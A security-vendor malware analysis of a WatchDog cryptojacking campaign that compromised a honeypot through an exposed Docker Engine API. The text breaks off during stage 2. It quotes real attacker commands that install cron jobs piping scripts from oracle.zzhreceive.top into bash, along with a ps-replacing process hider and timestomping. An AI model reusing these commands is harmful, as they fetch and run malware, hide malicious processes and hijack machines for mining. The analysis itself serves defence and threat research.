Summary

- Cado Labs' honeypot infrastructure was recently compromised by a complex and multi-stage cryptojacking attack
- Although the attack utilised many TeamTNT TTPs, we assess with high confidence that the group WatchDog is continuing to repurpose TeamTNT payloads — as they've done in the past
- The attack targets exposed Docker Engine API endpoints and Redis servers, and can propagate in a worm-like fashion
- Several sophisticated techniques were employed, including timestomping, process hiding and exploitation of a misconfigured Redis database that leaves it vulnerable to remote code execution

Introduction

Cado Labs regularly analyses attacks targeting services running within our honeypot infrastructure. One recent attack caught our eye as it involved a complex, multi-stage lifecycle, with several payloads leveraged at our honeypot machine. As we'll discuss, this new attack involved some familiar and distinctive TTPs, but attempts by the attacker to foil attribution were obvious.

A Note on Attribution


Back in October 2021, Palo Alto's Unit42 security research team documented a cryptojacking malware campaign that they originally attributed to TeamTNT. Upon further research, they discovered that the attack was not actually carried out by TeamTNT, but instead by a rival cryptojacking group named WatchDog.

The Unit42 article goes into further detail about their reasoning in regards to why they believe WatchDog, and not TeamTNT, were behind that particular campaign. We've included a table below summarising their points and whether or not they appear in this campaign, which we believe is an evolution of the one Unit42 discovered in 2021.

WatchDog Characteristics – 2021 Campaign	Appearance in 2022 campaign
Use of oracle.zzhreceive[.]top domain	YES
Use of b2f628 directory naming in URLs	YES
Use of 43Xbg… Monero wallet address	YES
Use of 1.0.4.tar.gz Compile on Delivery payload	YES
Use of borg[.]wtf domain	NO
Avoid use of Golang payloads associated with Watchdog	YES
Avoid use of Zgrab scanner associated with TeamTNT	NO

As can be seen from the above, several characteristics from the October 2021 campaign also appear in this most recent campaign, with some key differences.

Throughout the attack lifecycle, the oracle.zzhreceive[.]top is utilised heavily for delivery of additional payloads. This domain was previously attributed to TeamTNT due to the presence of the zzhreceive string. This domain is now associated with WatchDog, based on Unit42's research. We also observed the b2f628 directory being used in payload URLs throughout the attack. However, we also noticed an additional URL path, with s3f815 being used in place of b2f628.


```
if [ ! -f /var/.httpd/.../httpd ];then
    ${CURL_CMD} -fsSL http://oracle.zzhreceive.top/s3f815/d/d.sh -o httpd
```

Example of s3f815 appearing in payload URL


This suggests that WatchDog have updated their C2 infrastructure since 2021, which is plausible given this is likely a new campaign.

Our analysis also observed the 43Xbg mining address embedded in the payloads leveraged at our honeypot infrastructure. This address was attributed to WatchDog back in 2021 and is a clear indicator that they're behind this campaign – despite heavy use of TeamTNT ASCII art throughout.

We also observed the 1.0.4.tar.gz payload (C code for the scanning utility masscan) being downloaded and compiled on the machine. Although Unit42 mentioned that Zgrab hadn't been used in the campaign they analysed, we did observe it in use in this campaign. We suspect that WatchDog have decided to utilise it as part of their toolkit for propagation, due to its performant and open source nature.

Overview of Attack Lifecycle


Since this particular attack involved several payloads, some executed depending on whether certain conditions were met, a brief overview of the execution flow is included in the following diagram:



Initial Access

Initial access for this campaign was via misconfigured Docker Engine API endpoints, a common method of initial access for cryptojacking malware. The attackers used a scanning tool to enumerate large portions of the internet, looking for servers with port 2375 open. In the Docker Engine's default state, this port provides unauthenticated access to the Docker daemon, allowing an attacker to list, create and delete running containers, while also allowing arbitrary shell commands to be run on the containers themselves.


After receiving notification that the honeypot machine had been compromised, we retrieved the relevant logs and noticed some unusual activity from the IP 218.76.246[.]69.



```
Honeypot connection from IP: 218.76.246.69 from Port: 60450 | GET /v1.16/version HTTP/1.1 Host: <redacted> User-Agent: Mozilla/5.0 zgrab/0.x Accept: */* Accept-Encoding: gzip
Honeypot connection from IP: 218.76.246.69 from Port: 57150 | HEAD /_ping HTTP/1.1 Host: <redacted> User-Agent: Docker-Client/20.10.14 (linux)
Honeypot connection from IP: 218.76.246.69 from Port: 32984 | POST /v1.41/containers/create HTTP/1.1 Host: <redacted> User-Agent: Docker-Client/20.10.14 (linux) Content-Length: 1930 Content-Type: application/json
```

Snippet of honeypot log showing suspicious traffic from 218.76.246[.]69

As we can see from the first line of the snippet above, the attacker likely encountered our honeypot via an internet scan using the scanner Zgrab. A subsequent Docker ping command was issued to check if the API endpoint was responsive, after which the attackers created a new container based on the Alpine Linux image and ran a malicious command on it to kickstart the infection chain.



```
"Cmd": [
    "chroot",
    "/mnt/",
    "/bin/sh",
    "-c",
    "if ! type curl \u003e/dev/null;then apt-get install -y curl;apt-get install -y --reinstall curl;yum clean all;yum install -y curl;yum reinstall -y curl;fi;echo
    "* * * * * root curl http://oracle.zzhreceive.top/b2f628/cronb.sh|bash\"\u003e/etc/crontab \u0026\u0026 echo \"* * * * * root curl http://oracle.zzhreceive.top/b2f628/cron b.sh|bash "\u003e/etc/cron.d/zzh"
],
"Image": "alpine",
"Volumes": {},
"WorkingDir": "",
"Entrypoint": null,
"OnBuild": null,
"Labels": {},
"HostConfig": {
    "Binds": [
        "/:/mnt"
```

JSON request body showing malicious initial access command


As the above demonstrates, this malicious command first ensures cURL is installed on the Alpine container. It then goes on to register a cron job under root, which will ensure that the first payload is kept running, by executing a command that retrieves it from a remote server and pipes it through bash.

Stage 1 — cronb.sh

This shell script was the first payload implanted by the attacker. The script is fairly straightforward, it runs a check to see if an executable file exists at the path /bin/ps.lanigiro or /usr/bin/ps.lanigiro. If this file exists, an environment variable (envar) $PS_CMD is set to the path of the file. If it doesn't, the envar is set to /bin/ps. Incidentally, the ps.lanigiro file turned out to be a modified version of the UNIX ps utility — more on this later.

The script then goes on to enumerate running processes, searching for a process named ddns. If this process is running, a log statement is echoed and the script exits. This appears to be a check to see whether the machine has been previously compromised.

In a similar vein, the latter half of the script checks for the existence of renamed versions of the cURL data transfer utility. Cloud-focused malware groups, such as TeamTNT, often rename the cURL binary to obfuscate its usage. If a renamed version of cURL is found, it's a fairly reliable indicator that the machine (or container) has already been compromised in a similar campaign.




```
if [ -x "/usr/bin/cd1" -o -x "/bin/cd1" ];then
    if [ -f /bin/cd1 ];then
        export CURL_CMD="/bin/cd1"
    elif [ -f /usr/bin/cd1 ];then
        export CURL_CMD="/usr/bin/cd1"
    fi
fi
if [ -x "/usr/bin/curl" -o -x "/bin/curl" ];then
    if [ -f /bin/curl ];then
        export CURL_CMD="/bin/curl"
    elif [ -f /usr/bin/curl ];then
        export CURL_CMD="/usr/bin/curl"
    fi
fi
if [ -x "/usr/bin/cur" -o -x "/bin/cur" ];then
    if [ -f /bin/cur ];then
        export CURL_CMD="/bin/cur"
    elif [ -f /usr/bin/cur ];then
        export CURL_CMD="/usr/bin/cur"
    fi
fi
if [ -x "/usr/bin/TNTcurl" -o -x "/bin/TNTcurl" ];then
    if [ -f /bin/TNTcurl ];then
        export CURL_CMD="/bin/TNTcurl"
    elif [ -f /usr/bin/TNTcurl ];then
        export CURL_CMD="/usr/bin/TNTcurl"
    fi
fi
if [ -x "/usr/bin/curltnt" -o -x "/bin/curltnt" ];then
    if [ -f /bin/curltnt ];then
        export CURL_CMD="/bin/curltnt"
    elif [ -f /usr/bin/curltxt ];then
        export CURL_CMD="/usr/bin/curltnt"
    fi
fi
```

Existence checks for renamed versions of the cURL data transfer utility

A function named clmo(), which is dedicated to removing files and killing processes associated with Alibaba Cloud Security agents, is defined and invoked. The function also logs whether the machine is running under Alibaba Cloud, if these agents are found.

The clmo() function is interesting as it seems unlikely that the Alibaba Security agents would be running within a newly-created container built from the Alpine Linux image. This suggests that the code has been repurposed from another, potentially more generic, campaign — one that targets Linux servers rather than containers specifically. The checks for whether the machine has been previously compromised are also indicative of code reuse, and make little sense given the method of initial access.

Finally, the script creates a directory at the path "/var/tmp/…" and retrieves a second stage payload using a renamed version of cURL (if it exists). The payload differs depending on whether the current user is root.



```
sh_url=http://oracle.zzhreceive.top/s3f815
if [ "$(id -u)" = "0" ];then
    ${CURL_CMD} -fsSL ${sh_url}/d/ar.sh |bash
else
    ${CURL_CMD} -fsSL ${sh_url}/d/ai.sh|bash
fi
```


Stage 2 — ar.sh (retrieved if current user is root)

Since the attack covered by this blog relies on compromised Docker containers, we'll focus on the stage 2 payload that's retrieved if the current user is root. Both of the potential Stage 2 payloads are similar, with some differences in persistence mechanisms for the payload run as root. The ar.sh script is particularly long, so we've summarised notable techniques from our analysis of it in this section.

Timestomping and Process Hiding

In the previous section, we mentioned that the cronb.sh script began by checking for the existence of a modified version of the ps utility. Analysis of this second stage payload revealed how this modified version was implanted and gave us some insight into how it works.

Shortly after the script begins, a check to determine the size of the ps binary is performed and the output is saved to the variable pssize. If the value of pssize is less than or equal to 8000 bytes, another check is performed to determine the name of the ps binary. If it's not named ps.lanigiro then whatever is located at /bin/ps is renamed ps.lanigiro.




```
pssize=`ls -l /bin/ps | awk '{ print $5 }'`
${CHATTR} -i /bin/ps
if [ ${pssize} -le 8000 ];then
    ps_name=$(awk '/\$@/ {print $1}' /bin/ps)
    if [ ! "${ps_name}" = "ps.lanigiro" ];then
        mv /bin/${ps_name} /bin/ps.lanigiro
    fi
else
    mv /bin/ps /bin/ps.lanigiro
fi
```

Renaming of ps utility

The script then goes on to create a simple shell script and saves it as /bin/ps. This script is actually a very rudimentary (albeit effective) process hider. When a user issues the ps command, instead of the ps binary being executed, the process hiding shell script is instead executed. This shell script calls the actual ps binary (now named ps.lanigiro) and pipes the output through grep, which is then used to filter out lines containing the words ddns or scan. These are both associated with malicious processes run by the attacker at a later stage.

The script also uses the touch command to modify the file access and modification times of the shell script at /bin/ps, setting them to 25-08-2016. This method of timestamp manipulation is known as timestomping and is typically used as an anti-forensics measure. We've observed timestomping in use by other cloud-focused malware campaigns.



```
echo "#!/bin/bash">/bin/ps
echo "ps.lanigiro \$@ | grep -v 'ddns\|scan'" >>/bin/ps
touch -d 20160825 /bin/ps
chmod a+x /bin/ps
${CHATTR} +i /bin/ps
if [ -x /bin/ps.lanigiro ];then
